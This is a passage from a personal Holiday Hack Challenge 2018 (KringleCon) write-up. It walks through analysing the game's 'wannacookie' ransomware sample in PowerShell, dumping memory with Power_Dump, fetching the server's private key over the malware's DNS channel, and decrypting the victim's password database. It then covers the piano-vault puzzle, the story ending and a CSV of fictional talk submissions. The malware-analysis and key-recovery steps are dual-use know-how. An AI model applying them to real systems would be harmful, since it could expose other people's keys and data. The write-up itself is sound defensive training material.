ywy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA01u4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiVXN37A/P7etMiU4QsOBipEcBvL6nEAoAB1UHi
zWCTBBb9P1hwLd1sY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUFBreddg+4nRVVuKeb
E9Jq6zImCfu8e1XjCjk8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAAwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhhdDHQvW9Q+Fromk7n2G
```

```
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegainbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxs17
MTxM0f4t4cdWHeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC40urCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtr1PZfy3AW9uGFj/sgJv42xcF
+w==

[DBG]: PS C:\Users\BusyR>

Hit Line breakpoint on 'C:\Users\BusyR\source-cleaned.ps1:80'
[DBG]: PS C:\Users\BusyR> $outa
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE"><meta name="author" content="Bill Clay"> <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<style>body{font-family:monospace;height:90%;width:99%;left:0;top:0;background-color:black;background-repeat:no-repeat;background-size:auto 100%;background-position:center}#Instructions{position:absolute;width:25%;min-width:200px;max-width:20%;height:93%;top:0px;right:0;color:white;overflow:hidden;overflow-y:auto;background-color:black;z-index:99}#Instructions pre{font-size:2vh;white-space:pre-wrap;white-space:-moz-pre-wrap;white-space:-pre-wrap;white-space:-o-pre-wrap;word-wrap:break-word;max-width:100%}#Instructions h1{font-size:4vh}#Pause{position:fixed;left:0;top:150px;z-index:20}#input_div{position:fixed;z-index:10;bottom:0;height:10%;left:0;width:calc(100%);background-color:black;color:white;font-family:monospace;font-weight:bold;text-transform:uppercase;display:flex;align-items:center;justify-...
```

The HTML-source is shortened to keep things readable. Funny that the author of this HTML-code calls himself Bill Clay, just like Hans did in Die Hard... ;-. The full HTML-code is attached as Attachment #9...

Inspect the key while the script hits the Clear-variable-break-point. Using this key, we can decrypt the file that just got encrypted:

```
$Hex_key
8fad51513d9c6d8d0ba7dc613ddfc1eb

PS C:\Users\BusyR> $akey = $(H2B "8fad51513d9c6d8d0ba7dc613ddfc1eb")
[array]$allcookies = $(Get-ChildItem -Path $($env:UserProfile) -Recurse
-Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.fullname})
enc_dec $akey $allcookies $false

Id      Name          PSJobTypeName   State      HasMoreData    Location
Command
--      ----          -----          ----      -----          -----
----- 
835     Job835        BackgroundJob  Running    True           localhost
param($key,$File,$tru...
```

Let's use Power\_Dump to see what it can find in the provided memory-dump. A 32-byte key would be great, but I'm afraid the Clear-variable line removes it effectively from memory... But, let's try anyway, you never know...

First: load and process the memory-dump

```
c:\Users\BusyR\Desktop\power_dump-master>py -2 power_dump.py
=====
```

```

| [ ] \ | [ ] \ \ / / \ \ [ ]
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Dumps PowerShell From Memory
=====
=====

1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 1

===== Load Dump Menu =====
COMMAND | ARGUMENT | Explanation
=====|=====|=====
ld | /path/to/file.name | load mem dump
ls | ../directory/path | list files
B | | back to menu
===== Loaded File: =====

=====

: ld ../powershell.exe_181109_104716.dmp

===== Load Dump Menu =====
COMMAND | ARGUMENT | Explanation
=====|=====|=====
ld | /path/to/file.name | load mem dump
ls | ../directory/path | list files
B | | back to menu
===== Loaded File: =====
../powershell.exe_181109_104716.dmp 427762187
=====

: B

===== Main Menu =====
Memory Dump: ../powershell.exe_181109_104716.dmp
Loaded : True
Processed : False
=====
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 2

```

```
[i] Please wait, processing memory dump...
[i] Please wait, processing memory dump...
[+] Found 65 script blocks!
[+] Found some Powershell variable names to work with...
[+] Found 10947 possible variables stored in memory
Would you like to save this processed data for quick processing later "Y"es or "N)o?
: Y

Successfully Processed Memory Dump!

Press Enter to Continue...
```

Now we can start searching the dump. Set the filter to hex-strings of 32-bytes:

```
===== Main Menu =====
Memory Dump: ./powershell.exe_181109_104716.dmp
Loaded      : True
Processed   : True
=====
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 4

[i] 10947 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====|=====|=====
print    | print [all|num] | print specific or all Variables
dump     | dump [all|num] | dump specific or all Variables
contains  | contains [ascii_string] | Variable Values must contain string
matches   | matches "[python_regex]" | match python regex inside quotes
len       | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear     | clear [all|num] | clear all or specific filter num
=====
: matches "^[a-fA-F0-9]*$"

===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]*$",variable_values))

[i] 197 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====|=====|=====
print    | print [all|num] | print specific or all Variables
dump     | dump [all|num] | dump specific or all Variables
contains  | contains [ascii_string] | Variable Values must contain string
matches   | matches "[python_regex]" | match python regex inside quotes
len       | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear     | clear [all|num] | clear all or specific filter num
=====
: len == 32

===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]*$",variable_values))
2| LENGTH len(variable_values) == 32

[i] 5 powershell Variable Values found!
```

```
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====
print   | print [all|num] | print specific or all Variables
dump    | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches  | matches "[python_regex]" | match python regex inside quotes
len     | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear   | clear [all|num] | clear all or specific filter num
=====
: dump all

[+] Made Directory powershell_var_script_dump
[+] saved variables to powershell_var_script_dump/variable_values.txt

===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]*$",variable_values))
2| LENGTH len(variable_values) == 32

[i] 5 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====
print   | print [all|num] | print specific or all Variables
dump    | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches  | matches "[python_regex]" | match python regex inside quotes
len     | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear   | clear [all|num] | clear all or specific filter num
=====
: clear

[i] 10947 powershell Variable Values found!
```

The file `variable_values.txt` contains the results:

```
033ecb2bc07a4d43b5ef94ed5a35d280
cf522b78d86c486691226b40aa69e95c
9e210fe47d09416682b841769c78b8a3
4ec4f0187cb04f4cb6973460dfe252df
27c87ef9bbda4f709f6b4002fa4af63c
```

However, as somewhat expected, trying to decrypt Alabaster's file using any of these keys fails...

## 2<sup>nd</sup> attempt

While the malware successfully removes the key from memory, it does save a SHA1-hash of the key:

```
$Key_Hash = $(Sha1 $Hex_key)
```

Use Power\_Dump to scan for 40-bytes hex-strings... We get just 1 hit:

```
b0e59a5e0f00968856f22cff2d6226697535da5b
```

I tried Googling this string, and ran it through a few rainbow-table-sites, but this SHA1-hash is unknown. It's no use trying to brute-force it, since we need to correctly guess a 32-byte string to do so... We clearly need something else...

### 3<sup>rd</sup> attempt...

I converted the base64-certificate to a DER-pubkey format and try to crack it using RsaCtfTool... There may be some weaknesses in the used certificate...

```
$ echo $MIIDXTCCAKWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNVBAYTAKFVMRMwEQYDVQQIDAptB21lLVN0YXR1MSEwHwYDVQQKDBhJbnR1cm5ldCBxalRNaxRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBFMQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAxIjc2VVG1wmzBi+LDN1LYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5ywy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTCQM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1CiiVN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHiizWCTBBb9P1hwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKebE9Jq6zImCfu8elXjCJk8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+kxU1/BN/PpHRuzBYzdEwHwYDVROjBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEwDAYDVR0TBAnAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NBF0WMZfuuLgziJQTHQS+vvCn3bi1HCwz9w7PFe5CZegaivbarD0h7V9RHwFzCGSddUEGBH3j8q7thrKOx0mEwvHi/0ar+0sscBide0Gq11hoTn74I+gHjRherRvQWJb4Abfd4kUnAsdxs17MTxM0f4t4cdWHyEJUH3yBuT6euId9rn7GQNI61HjChXjEfza8hpBC4OurCKcf0iVoY/0BxxDxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtr1PZfy3AW9uGFj/sgJv42xcF+== | base64 -d > pubkey.crt

$ openssl x509 -inform DER -in pubkey.crt -pubkey -noout > key.pub

$ cat key.pub
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAxIjc2VVG1wmzBi+LDN1LYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5ywy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTCQM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1CiiVN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHiizWCTBBb9P1hwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKebE9Jq6zImCfu8elXjCJk8OLZP9WZWDQIDAQAB
-----END PUBLIC KEY-----

$ python RsaCtfTool.py --publickey key.pub --private --verbose --attack all
[*] Performing hastads attack.
[*] Performing factordb attack.
[*] Performing pastctfprimes attack.
[*] Loaded 71 primes
[*] Performing mersenne_primes attack.
[*] Performing noveltyprimes attack.
[*] Performing smallq attack.
[*] Performing wiener attack.
[*] Performing comfact_cn attack.
[*] Performing primefac attack.
[*] Performing fermat attack.
[*] Performing siqs attack.
[!] Warning: Modulus too large for SIQS attack module
[*] Performing Pollard_p_1 attack.
[-] Sorry, cracking failed
```

Still no luck here... we must be missing something... Let's go back to the source...

### The 4<sup>th</sup> (and finally successful) attempt...

The malware get's the public key from the DNS-server using the following code:

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

This hex-string 7365727665722E637274 converts to server.crt.

Let's see what happens if we ask the server not for `server.crt`, but for `server.key`.

To do so we convert the string `server.key` to ASCII (7365727665722E6B6579) and nicely ask the DNS-server:

```
PS C:\Users\BusyR> $(get_over_dns("7365727665722E6B6579")) ) )
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwgSkAgEAAoIBAQDEiNzZVUbXcbMG
L4sM2Util4seEZli2CMoDj73qHql+tSpwtK9y4L6znLDLwSA6uvH+1mHhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qenBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMvtL8+PVOGwp1PA8DSW7i+9eLkqPbNDxCffhAGG1HEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKKRwG8vqcQCgAGVQeLNYJMEFv0+wHA2WxjWTu3
HnAfMPsiEnk/y12SwHOctaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6eMIkrw4
tk/1Z1YNAgMBAAEcggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4a0+IdRaD9mM/SaB09GWLlIt0dyhREx1+fJG1bEvDG2HFRd4fMQ0nHGAVLqaw
OTfhgb9HPuj78ImDBCEFaZHDuThdu1b0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6Yqs/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkf1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzV0m
Vf7s15LMwEss1g3x8g0h2150ps9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EB0WZumjy5WWPrSe0S6Ld41TcFdaxolUEHKE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1X1LQtG
4iBpErVctb0cjJlzv1zXgUiTQKBgQDaxRoQo1zgjE1DG/T3VsC81j06jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RY1UU0VIhK+8t863498
/P4sKN1PQio4Ld31fnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwere
KcHw3VaJVM9J17Atk4m1aL+v3Fh010H5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybh9pXwrNTNSEj7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWk1hwBvx8XktDRV2fP7XAQroe6H0esnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF11cbFH2re1ZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAq0WkBvZPQ7mEDeRC5hRhfcjn9w6G+2+/7dG1Ki0TC3Qn3wz8QoG4v5xAqXE
JKBn972Kv00eQ5niYehG4yBaImHH+h6NVB1Fd0GJ5VhzaBJyoOk+Kn0nvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIEC
-----END PRIVATE KEY-----
```

Bingo! There it is, the Server Private Key!

Now... the `$Pub_key_encrypted_Key` variable contains a 512-byte hex-string. We can use `Power_Dump` to get that string from memory. There's only 1 512-byte hex-string in memory, so that makes things easy:

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531
b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4
d3147abb55e671d0cac709d1cf86860b6417bf019789950d0bf8d3218a56e69309a2bb17dcede7abffffd065ee0491b
379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7
d47681a77152563906a2c29c6d12f971
```

This key is encrypted using the Server Public Key. We should be able to decrypt it using the Server Private Key we've just found.

First, convert this hex-string and save it as a binary-file:

```
$ echo
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531
b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4
d3147abb55e671d0cac709d1cf86860b6417bf019789950d0bf8d3218a56e69309a2bb17dcede7abffffd065ee0491b
379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
```

```
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7  
d47681a77152563906a2c29c6d12f971 | xxd -r -p > pub_key_enc_from_memory.bin
```

Now, using the following Python-script, we can decrypt the encrypted public key:

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64
import zlib

#Our Decryption Function
def decrypt_blob(encrypted_blob, private_key):

    #Import the Private Key and use for decryption using PKCS1_OAEP
    rsakey = RSA.importKey(private_key)
    rsakey = PKCS1_OAEP.new(rsakey)

    #In determining the chunk size, determine the private key length used in bytes.
    #The data will be in decrypted in chunks
    chunk_size = 512
    offset = 0
    decrypted = ""

    #keep loop going as long as we have chunks to decrypt
    while offset < len(encrypted_blob):

        #The chunk
        chunk = encrypted_blob[offset: offset + chunk_size]
        #Append the decrypted chunk to the overall decrypted file
        decrypted += rsakey.decrypt(chunk)

        #Increase the offset by chunk size
        offset += chunk_size
    return decrypted

#Use the private key for decryption
fd = open("priv.key", "rb")
private_key = fd.read()
fd.close()

#Our candidate file to be decrypted
fd = open("pub_key_enc_from_memory.bin", "rb")
encrypted_blob = fd.read()
fd.close()

#Write the decrypted contents to a file
fd = open("pub_key_dec_from_memory.bin", "wb")
fd.write(decrypt_blob(encrypted_blob, private_key))
fd.close()
```

Let's do it!

```
$ python decrypt_blob.py
```

The script creates a pub\_key\_dec\_from\_memory.bin file. It's in binary format, so pipe the cat-output through xxd to create a hex-string we can use...

```
$ cat pub_key_dec_from_memory.bin | xxd
00000000: fbcfc c121 915d 99cc 20a3 d3d5 d84f 8308 ...!..].. ....0..
```

Now, we can try to decrypt the elfdb using the key fbcfc121915d99cc20a3d3d5d84f8308

Back to Powershell ISE:

```
PS C:\Users\BusyR> $akey = $(H2B "fbcfc121915d99cc20a3d3d5d84f8308")
[array]$allcookies = $(Get-ChildItem -Path $($env:UserProfile) -Recurse
-Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.fullname})
enc_dec $akey $allcookies $false
```

The elfdb-file is now readable as an SQLite database:

```
$ file alabaster_passwords.elfdb
alabaster_passwords.elfdb: SQLite 3.x database, last written using SQLite version 3015002
```

So we can query Alabasters password for the Vault-entry:

```
$ sqlite3 alabaster_passwords.elfdb
SQLite version 3.25.2 2018-09-25 19:08:10
Enter ".help" for usage hints.
sqlite> .tables
passwords
sqlite> select * from passwords;
alabaster.snowball|CookiesR0ck!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesT0o@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Wootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
sqlite>
```

The password for the Vault is:

```
ED#ED#EED#EF#G#F#G#ABA#BA#B
```

## QUESTION 13 – UNLOCK THE DOOR!

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

### The Piano-lock

When we play the Vault-password found in the Elfdb as notes on the piano (E D# E D# E E D# E F# G# F# G# A B A# B A# B), we get the message:

**N**ow that's a good tune!  
But the key isn't quite right...

Ok... Let's create a table with the tune in all possible keys, and play 'm one-by-one on the piano:

-6	-5	-4	-3	-2	-1	Pwd	+1	+2	+3	+4	+5	+6
A#	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
A	A#	B	C	C#	D	D#	E	F	F#	G	G#	A
A#	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
A	A#	B	C	C#	D	D#	E	F	F#	G	G#	A
A#	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
A#	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
A	A#	B	C	C#	D	D#	E	F	F#	G	G#	A
A#	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
C	C#	D	D#	E	F	F#	G	G#	A	A#	B	C
D	D#	E	F	F#	G	G#	A	A#	B	C	C#	D
C	C#	D	D#	E	F	F#	G	G#	A	A#	B	C
D	D#	E	F	F#	G	G#	A	A#	B	C	C#	D
D#	E	F	F#	G	G#	A	A#	B	C	C#	D	D#
F	F#	G	G#	A	A#	B	C	C#	D	D#	E	F
E	F	F#	G	G#	A	A#	B	C	C#	D	D#	E
F	F#	G	G#	A	A#	B	C	C#	D	D#	E	F
E	F	F#	G	G#	A	A#	B	C	C#	D	D#	E
F	F#	G	G#	A	A#	B	C	C#	D	D#	E	F

When playing the transposed -2 version of the tune, the door opens. The correct tune/password for Santa's Vault is:

D C# D C# D D C# D E F# E F# G A G# A G# A

## QUESTION 14 – THE MASTERMIND!

Who was the mastermind behind the whole KringleCon plan?

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot! You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.

Now we know who was behind it all. Santa had us fooled for quite some time there...

The mastermind is the big man himself:

SANTA

The plan was to find a way to find somebody who would be able to defend Christmas and the North Pole from the evil masterminds that plagued Christmas during the previous years. By inviting the whole security-community to the North Pole and staging some attack and setting up challenges Santa was able to find which security-researchers were able to do what is needed in the event of an attack.

So yeah, of-course I accept the challenge of defending the Christmas-operation next year. Santa can contact me at LinkedIn /rbastiaans/ or via Twitter @DJBusyR.

Meanwhile, while still chilling at the North Pole, I decided to have a good time watching all the speakers present their great talks, and learn a few more things while doing so... Let's hope KringleCon will be a recurring event!

Now, let's grab a T-shirt at the merch-stand and catch a ride back home...

The completed narrative of the game:

**A**s you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Hans has started monologuing again. Please visit him in Santa's lobby for a status update.

Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

## ATTACHMENT #1- REJECTED-TALKS.CSV

talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,approveVotes,rejectVotes  
qmt1,0,8040422,200,TRUE,TRUE,Banky,Orford,Marketing Coordinator,Kernel Introspection Spearphishing: Massively Multithreaded,4,8  
qmt2,1,8040423,200,TRUE,TRUE,Sarah,Thibodeaux,Event Planner,Crypto or Containers: Abused for Fun and Profit,4,8  
qmt3,2,8040424,200,TRUE,TRUE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11  
qmt4,3,8040425,200,TRUE,TRUE,Davidde,Yellop,Analyst,Industrial Control Systems Content Filtering: Distributed,5,7  
qmt5,4,8040426,200,TRUE,TRUE,Berton,Tupie,Meeting Planner,Rootkits Emailed Malware: Extensible Models,5,7  
qmt6,5,8040427,200,TRUE,TRUE,Kelbee,McBean,Marketing Director,Web Application Filters and DNS: Anomaly Analysis,6,6  
qmt7,6,8040428,200,TRUE,TRUE,Dennet,Warwicker,CTO,Denial-of-service Spearphishing: Military Grade,3,9  
qmt8,7,8040429,200,TRUE,TRUE,anton,Cuttles,Operations Specialist,Data Leakage for Voice Mail: Falsifying Data,1,11  
qmt9,8,8040430,200,TRUE,TRUE,Glenn,Bracchi,Marketing Manager,Boot Sector Malware with CAPTCHAs: Adventures in Analysis,1,11  
qmt10,9,8040431,200,TRUE,TRUE,Alf,Le Provost,IT Manager,Kernel Introspection vs. PUAs: Distributed,3,9  
qmt11,10,8040432,200,TRUE,TRUE,Geoffrey,Rack,CIO,Boot Sector Malware and Web Application Content Filtering: An Exercise in Triage,1,11  
qmt12,11,8040433,200,TRUE,TRUE,Suzanna,Gowling,Consultant,Data Leakage for PUAs: Your Questions Answered,2,10  
qmt13,12,8040434,200,TRUE,TRUE,Vivianne,Heaysman,IT Manager,Runtime Defense or Spam: Adventures in Analysis,1,11  
qmt14,13,8040435,200,TRUE,TRUE,Bessy,Kindell,Technology Services Manager,BitLocker with Blockchain: Redeemed,5,7  
qmt15,14,8040436,200,TRUE,TRUE,Stevie,Fowkes,IT Manager,Crypto vs. Rainbow Teams: A Dissection,1,11  
qmt16,15,8040437,200,TRUE,TRUE,Ina,Jachimiak,Marketing Director,Data Leakage for C&C: Adventures in Analysis,4,8  
qmt17,16,8040438,200,TRUE,TRUE,Osborn,Hedlestone,Meeting Planner,Phishing vs. C&C: A Dichotomy,1,11  
qmt18,17,8040439,200,TRUE,TRUE,Whitman,Alton,Show Manager,Bitcoin with JavaScript: Triage Tourniquet,2,10  
qmt19,18,8040440,200,TRUE,TRUE,Aves,Director,Boot Sector Malware with Unified Threat Management: Your Questions Answered,6,6  
qmt20,19,8040441,200,TRUE,TRUE,Dorena,Whittlesea,Meeting Planner,Content Filtering for 4G Data: Redeemed,3,9  
qmt21,20,8040442,200,TRUE,TRUE,Carley,Spurdon,Events Consultant,Honeypot or Boot Sector Malware: Adventures in Analysis,1,11  
qmt22,21,8040443,200,TRUE,TRUE,Amanda,Barfield,"Director, Event Technology",Denial-of-service and Ransomware: Oh My,2,10

qmt23,22,8040444,200,TRUE,TRUE,Corbie,Challiss,Procurement Manager,Content Filtering and VPN and SSL: You are Guilty of This Too,3,9  
qmt24,23,8040445,200,TRUE,TRUE,Lurlene,Jefford,"Manager, Mobile Security",Voice Mail or Patches: Distributed,2,10  
qmt25,24,8040446,200,TRUE,TRUE,Yvor,Filipovic,Marketing Coordinator,End-user Data Modeling Runtime Defense: Bypassing Defenses,3,9  
qmt26,25,8040447,200,TRUE,TRUE,Reinhard,Murray,"Director, Event Technology",Backdoor Trojans RPC and SMB: A New Approach,4,8  
qmt27,26,8040448,200,TRUE,TRUE,Leshia,Broxholme,Marketing Specialist,VPN and SSL for Voice Mail: Redux,2,10  
qmt28,27,8040449,200,TRUE,TRUE,Sayre,Rain,Marketing Director,CAPTCHAs vs. C&C: Redux,5,7  
qmt29,28,8040450,200,TRUE,TRUE,Myrlene,Whitnell,"Director, Event Technology",Rainbow Teams vs. Bitlocker: Mightier than the Sword,3,9  
qmt30,29,8040451,200,TRUE,TRUE,Heriberto,Leatherborrow,Event Planner,Web Application Content Filtering and Blockchain: Eavesdropping and More,1,11  
qmt31,30,8040452,200,TRUE,TRUE,Chelsy,Twine,Meeting Planner,Hacktivism for Blockchain: You are Guilty of This Too,6,6  
qmt32,31,8040453,200,TRUE,TRUE,Noellyn,Jalland,Marketing Manager,Web Application Filters with Phishing: Predictable Persistence Perps,2,10  
qmt33,32,8040454,200,TRUE,TRUE,Quill,Ellen,Marketing Manager,PUAs or Exploits: Falsifying Data,3,9  
qmt34,33,8040455,200,TRUE,TRUE,Richart,Gres,"Manager, Mobile Security",Autorun Worms vs. Kernel Introspection: De-anonymization,1,11  
qmt35,34,8040456,200,TRUE,TRUE,Flossie,Vesque,Operations Specialist,Autorun Worms or EDMs: Anomaly Analysis,3,9  
